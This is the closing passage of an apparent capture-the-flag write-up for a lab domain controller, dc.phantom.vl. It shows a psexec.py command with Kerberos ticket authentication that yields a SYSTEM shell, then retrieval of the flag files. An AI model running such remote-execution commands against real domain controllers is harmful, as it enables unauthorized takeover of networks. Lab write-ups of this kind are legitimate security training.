
Shell as NT Authority\SYSTEM
Using psexec.py with kerberos authentication.
1
psexec.py -k -no-pass dc.phantom.vl
Retreving user.txt and root.txt from their directories.

Rooted !!
Thanks for reading 🙂